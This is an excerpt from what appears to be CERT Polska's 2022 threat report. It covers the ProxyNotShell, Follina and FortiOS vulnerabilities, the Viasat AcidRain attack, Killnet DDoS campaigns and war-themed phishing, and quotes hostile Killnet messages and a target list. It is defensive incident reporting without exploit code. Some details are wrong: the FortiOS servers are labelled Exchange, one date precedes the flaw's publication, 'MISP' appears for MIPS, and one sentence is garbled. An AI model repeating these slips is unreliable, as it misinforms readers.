
FIG. 59 An example attack on an Exchange server exploiting the ProxyNotShell vulnerability; SOURCE: https://www.cybereason.com/blog/threat-alert-proxynotshell-two-critical-vulnerabilities-affecting-ms-exchange*

[19] https://cert.pl/uploads/docs/Raport_CP_2021.pdf#page=53

While handling reports, we several times came across incidents in which a considerable part of an organisation's infrastructure had been encrypted, with the attacker's starting point being the ProxyNotShell vulnerability. To reduce the vulnerability's effect on Polish organisations, we have notified owners of vulnerable servers visible on the Internet via e-mail and N6, a platform to share security incident information. We also provided vulnerability information through our social media accounts (Fig. 60).

Statistics derived from the process of informing vulnerable server owners are as follows:

- Number of MS Exchange instances in Polish IP addresses vulnerable to ProxyNotShell: **208**
- Number of notifications sent to organisations: **86** (some organisations owned several servers).



CERT Polska
@CERT_Polska

Uwaga ❗
Ostrzegamy przed dwoma nowymi podatnościami CVE-2022-41040 i CVE-2022-41082 w Microsoft Exchange Server. Umożliwiają one zalogowanemu użytkownikowi na przejęcie kontroli nad podatnym serwerem. Rady jak się ustrzec w artykule: msrc-blog.microsoft.com/2022/09/29/cus...
Translate Tweet


1:30 pm · 30 Sep 2022

FIG. 60 A warning against the ProxyNotShell vulnerability; https://twitter.com/CERT_Polska/status/1575810236958605312*

FOLLINA (CVE-2022-30190)

Exploitation of this vulnerability was noticed and publicly described for the first time by researchers from the nao_sec team at the end of May 2022[20]. When it was described, there was no patch for it. The sample found was a Microsoft Word document, and it used a vulnerability in the Microsoft Support Diagnostic Tool (MSDT). In contrast to similar attacks using malicious documents that, apart from opening the document, did not require any user interaction. The user's very opening of a malicious document allowed the attacker to execute code and run a PowerShell script, which then resulted in a malware infection.

[20] https://twitter.com/nao_sec/status/1530196847679401984



CERT Polska
@CERT_Polska

Ostrzegamy przed wykorzystywaną podatnością CVE-2022-30190, która bazuje na lukach bezpieczeństwa w MS Office oraz MSDT. Uruchomienie specjalnie spreparowanego pliku powoduje zdalne wykonanie kodu, nawet jeżeli w aplikacji MS Office makra są wyłączone. msrc-blog.microsoft.com/2022/05/30/gui...

11:06 am · 31 May 2022

FIG. 61 A warning against the CVE-2022-30190 vulnerability; https://twitter.com/CERT_Polska/status/1531562851361599494*

Although Microsoft published patches removing the vulnerability under the MSDT within less than three weeks after information about the vulnerability had been published, it was frequently used by attackers in a manner similar to CVE-2017-11882[21]. This vulnerability involved the buffer overflow capability and, as a result, the execution of any code in Microsoft's Equation Editor. Despite its age and available patch, it has consistently been one of the most frequently exploited vulnerabilities for attempts to infect users with malicious MS Office documents.

FORTIOS (CVE-2022-42475)

If you were to point out a critical element in an organisation's infrastructure, it would be the VPN server. It protects more sensitive systems from perpetual external attacks by separating the internal infrastructure from the Internet. This is the reason why vulnerabilities in VPN solutions are eagerly exploited by many attackers, from profit-focused criminal groups to APT groups stealing classified documents.

One of such vulnerabilities was CVE-2022-42475, published at the end of the year. It was related to an SSL-VPN module on equipment using Fortinet FortiOS and allowed attackers to take control of a device without authentication. It also turned out that this vulnerability was exploited even before associated information and patches were published.


Under incident handling and limiting the impact of the vulnerability on organisations in Poland, we notified the owners of all vulnerable servers via an e-mail and the N6 platform. Additionally, we posted an article[22] on our website describing the vulnerability, recommendations and attack detection method.

Statistics derived from the process of informing vulnerable server owners were as follows:

- Number of MS Exchange instances in Polish IP addresses vulnerable to CVE-2022-42475 (as of 10/10/2022): **198**;
- Number of notifications sent to organisations: **91** (some organisations owned several servers).

[21] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[22] https://cert.pl/posts/2022/12/krytyczna-podatnosc-fortios/



> 13 grudnia 2022 | CERT Polska | #ostrzeżenie | #podatność | #fortinet | #fortios |

Krytyczna podatność w Fortinet FortiOS SSL-VPN (CVE-2022-42475)

Fortinet opublikował informację o krytycznej podatności CVE-2022-42475 pozwalającej na zdalne wykonanie kodu bez uwierzytelniania w module SSL-VPN (sslvpnd) dla FortiOS. Podatność była aktywnie wykorzystywana w atakach jeszcze zanim jej istnienie zostało ujawnione.

FIG. 62 An article describing the CVE-2022-42475 vulnerability, as well as risk mitigation and attack detection methods. https://cert.pl/posts/2022/12/krytyczna-podatnosc-fortios/*

WAR IN UKRAINE – THE IMPACT ON CYBERSECURITY

On 24 February 2022, Russia made a full-scale invasion of Ukraine. Russia had intensified operations in cyberspace, setting the stage for the future, even during the months preceding the outbreak of the war. In January, Russian hackers paralysed Ukrainian government websites and, just before the invasion, they also conducted a cyberattack on the KA-SAT satellite network. The aim of these operations was to prevent communication among thousands of users in Ukraine and to interrupt connectivity to broadband Internet for tens of thousands of consumers in some EU Member States. Today, more than a year after the outbreak of the war, we observe how Russia tries to use cyberattacks to destabilise internal affairs in countries that support Ukraine. The number of attacks on public institutions and critical infrastructure has risen, which is in line with the Russian military strategy. Is their impact in accordance with expectations?

The initial news from Ukraine is often referred to as a “hybrid war”. It was also suggested that this war would be “digital” and limited to cyberspace. In hindsight, we now know that this is a full-scale conflict where conventional tools play a key role. However, you can see for the first time how cyberspace activities support traditional military operations. We mean the activities of individual hackers or hacktivist groups, as well as the dissemination of false information.

The scale of the incidents in 2022 is considerably larger than in previous years. It partially depends on the situation beyond our eastern border. The events in the Polish cyberspace that we directly associate with the situation in Ukraine include mass DDoS attacks aimed at government websites and portals owned by relevant Polish business entities. We also encounter phishing campaigns that use the war motif and appear mainly on social media. Changes on the power market triggered by Russian aggression have also led to the emergence of false heating fuel stores.

We want to comment on the above events in the section concerning the war in Ukraine. We are committed to showing how cyberspace is dependent on events in the real world. We would like to tackle the following topics: what is the intensity of geopolitics in online situations, and how alliances formed on military or political grounds are reflected in hacktivist group activities. It should be emphasised that the aspects described in this report are common to countries allied with Ukraine. Poland is not the only country challenging hostile activities online. Similar mechanisms of action or even the same hacktivist groups are noticed in other countries within our region and in the USA.

What is interesting is that actions aimed at destabilisation encourage countries to enhance cooperation and the exchange of experience, which allows lessons to be learned and the creation of more effective responses to the attacks. You should not also forget that the threat in cyberspace related to the war in Ukraine has not been eliminated.

ATTACK ON VIASAT, A SATELLITE INTERNET NETWORK

On 24 February 2022, the KA-SAT satellite network, owned by Viasat, fell victim to a targeted attack. The actor's actions resulted in the unavailability of satellite connectivity for tens of thousands of end devices, located mainly in Central and Eastern Europe.

ATTACK SEQUENCE

In the early morning hours on 24 February 2022, the KA-SAT network suffered an intense DoS attack targeted at their satellite infrastructure, coming from end devices located in Ukraine. The attack began around 03:02 UTC and destabilised the connection for client-based equipment to the network, resulting in the inability to connect new ones to the network. Viasat and Skylogic initiated an incident analysis by identifying the dropping number of end devices connected to the network segment subject to the attack, which influenced numerous Central and Eastern European subscribers. One of the largest disclosed commercial entities that suffered the effects of the attack was the German power company, Enercon. The company lost the capability to remotely monitor and control 5,800 wind turbines. No information related to the effect of the attack on the military sector and the Ukrainian defence forces has been published.

TECHNICAL DESCRIPTION


A further analysis of the incident showed that an incorrectly configured VPN gateway was the attack vector. Using the gateway, the attackers gained access to the Viasat internal network that was used to manage the KA-SAT client-based network. With this access point, the attackers sent to the clients' modems connected to the network a series of commands that probably guided the devices to download and run AcidRain. This is wiper-type malware designed for MISP, an architecture widely used in modems. Its main task is to disturb the functioning of devices by overwriting the files representing logical devices (/dev…) in the operating system and then finally to restart the system. Devices attacked in this way were unable to restart, which resulted in service unavailability (DoS). According to the information provided by the manufacturer, if the device was reset to the factory settings, it was restored to full functionality since the firmware was not overwritten during the attack. There were also no indications that the attack had any impact on the infrastructure used to update devices or modified images of the modem software. In addition, no traces were found of any other malware used to exfiltrate data or perform other non-destructive activities.

ATTRIBUTION

The attack was initiated at almost the same time as the full-scale Russian invasion of Ukraine. In Ukraine, it affected thousands of customers, disturbing or completely preventing satellite connectivity. The AcidRain malware used for the attack has some common components with the previously observed destructive module used in the distribution of the VPNFilter malware. VPNFilter was assigned to various actors associated with the GRU, a Russian institution responsible for military intelligence. Some significant differences among these malware samples can be seen, however, which is why attack attribution is not completely clear.

DDOS ATTACKS CONDUCTED BY RUSSIAN HACKTIVISTS

Along with the outbreak of the war in Ukraine, many cybercriminal and hacktivist groups initiated their activities aimed at our neighbour, with this impact being further shifted to Poland as well as Baltic and Scandinavian countries. One such group is Killnet, which focused on DDoS attacks before the war. As opposed to other highly qualified Russian cybercriminal groups (Sandworm and FancyBear), Killnet is not a special and well-organised group. It is partially structured and consists of smaller, less known groups that also sympathise with Russia. Killnet is known for the distribution of propaganda and false information. Pro-Russian groups associated with Killnet include Legion and Xaknet.



WE ARE KILLNET

Хакерская группировка Анонимус решила хайпануть перед миром на фоне конфликта с нашими братьями из 🇺🇦Украины!

- Выдвигая свои тупые твиты о взломах и ddos на сервера РФ
- Поддержку для Нациков Зеленского и тд.


Анонимы нам показали что они являются истиными шлюхами спецслужб USA😞

8.5K 22:2

FIG. 63 An example message from Killnet

The targets of the first attacks conducted by Killnet were Ukrainian public institutions and companies, such as the Ukrainian Vodafone branch office. Afterwards, the group directed the attacks at countries that supported Ukraine or did not directly support the Russian invasion of Ukraine. According to this tactic, the subsequent targets of Killnet were such countries as Lithuania, Latvia, Estonia and Poland. Thereafter, they attacked CyberPol which they accused of breaking into their server and stealing information concerning one of the group members. They also attacked the NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE), which is responsible for organising one of the biggest international computer defence exercises, “Locked Shields”. In total, the list of Killnet targets contains many countries from various continents.

At the end of March 2022, Killnet conducted a DDoS attack on the websites of the Supreme Court and the National Bank of Poland. Since then, Killnet has conducted and informed on a regular basis about DDoS attacks on other Polish government entities and private companies. The group has also DDoS attacked the websites of eight Polish airports. The method used by Killnet and its subgroups to select their targets is difficult to determine. The Polish targets include government institutions, such as the above-mentioned Supreme Court and the National Bank of Poland, the Police, as well as entities involving hospitals in smaller powiat-level cities and companies, e.g., Castorama, mBank and Orange.


WE ARE KILLNET
Forwarded from WE ARE KILLNET

⚡ Атака на Национальный банк Польши (НБП) - Является предупреждением!

❌https://www.nbp.pl/
🔹https://check-host.net/check-report/82ad4cdka51

❗ Напомним ещё раз о нашем намерении в случае эскалации со стороны Польского правительства.

FIG. 64 An example message informing about an attack on the website of the National Bank of Poland

Attackers post information about a conducted attack via their Telegram channels. They initially made an entry regarding the planned activity just before its commencement. After some time, they changed their attitude and now inform about an attack when it has been conducted and attained its intended effect.


The main targets of criminals in most cases are websites of various state institutions and privately-owned companies. Attackers use Telegram to publish a screenshot from the https://check-host.net/ service, presenting a temporary availability issue with the home page of the attacked entity. The result obtained by attackers is often an illusion; websites are frequently unavailable for a few minutes, or they reject connections from non-Polish IP addresses. The attacked websites are mainly used for reference, which is why, in most cases, the functioning of an institution that is a victim of cybercriminals is not compromised. The main objective of Killnet is to distribute propaganda and false information.

Killnet was entered into the Russian State-Sponsored list for the group's DDoS attacks on the critical infrastructure of the USA and other Anglo-Saxon countries.

Killnet has changed its structure multiple times. Killnet 2.0 and then Legion Russia were created; the latter consisted of other groups intended to conduct a joint DDoS attack.

The CSIRT KNF team has drawn up a guide with good practices to counteract DDoS attacks. We recommend you read it.

https://cebrf.knf.gov.pl/images/Raporty/Dobre_praktyki_w_zakresie_przeciwdziaania_atakom_DDoS_77247.pdf



⚡ Главный портал Польских копов
https://www.policja.pl/

⚡ Главное управление полиции провинции в Кельце
https://swietokrzyska.policja.gov.pl/

⚡ Полиция всех Польских городов
KWP в Быдгоще
https://kujawsko-pomorska.policja.gov.pl/
KWP в Гданьске
https://pomorska.policja.gov.pl/
KWP в Гожуве Wlkp.
https://lubuska.policja.gov.pl/
KWP в Катовице
https://slaska.policja.gov.pl/
KWP в Кракове
https://malopolska.policja.gov.pl/
KWP в Люблине
https://lubelska.policja.gov.pl/
KWP в Лодзи
https://lodzka.policja.gov.pl/
KWP в Ольштыне
https://warminsko-mazurska.policja.gov.pl
KWP в Ополе
https://opolska.policja.gov.pl/
KWP в Познани
https://wielkopolska.policja.gov.pl/
КВП эс. в Радоме
https://mazowiecka.policja.gov.pl/
KWP в Жешуве
https://podkarpacka.policja.gov.pl/
KWP в Щецине
https://dolnoslaska.policja.gov.pl/

⚡ Главное управление полиции Варшавы
http://policja.waw.pl/


FIG. 65 An example message from Killnet with a list of attacked targets

KNOWN CAMPAIGNS USING THE WAR MOTIF

FAKE FACEBOOK LOGIN PANELS

The most popular fraud in 2022 involved fake articles extorting Facebook login credentials. The Facebook login panel was preceded by an article containing information that was intended to evoke extreme emotions and interest in the user. For example, fake news informing about the Belarusian attack on Ukraine and the horrible act of two Belarusian soldiers, about kidnapping the Ukrainian president and his death. Other articles also described the firing on Lubaczów, Przemyśl, Rzeszów and Hrubieszów with Russian rockets. News concerning Poland was also popular, in which the authors described how Ukrainian citizens attacked a young woman in the city centre. According to other articles, the war might have allegedly ended when several conditions were met by Polish politicians. Other topics were also discussed. All articles had one item in common – an alleged video presenting key details. Access to the video might have been gained only after previous verification via Facebook.

Criminals used the pre-seized accounts, with which they disseminated specifically prepared domains with sensational information and a Facebook login panel. The layout of fake websites deceptively imitated well-known social media portals or news portals, which lulled the user. With the takeover of each additional account, the base of potential victims and the range of fraud propagation expanded. Additionally, cybercriminals used the accounts to extort money from the victims' friends, who were unaware of the situation. A fraudster contacted a potential victim, asking for a cash transfer, and sent a fake payment gateway. Cases of BLIK code extortion were more frequent.



Władimir Putin ogłasza że zakończy wojnę na Ukrainie pod warunkiem że Polska...

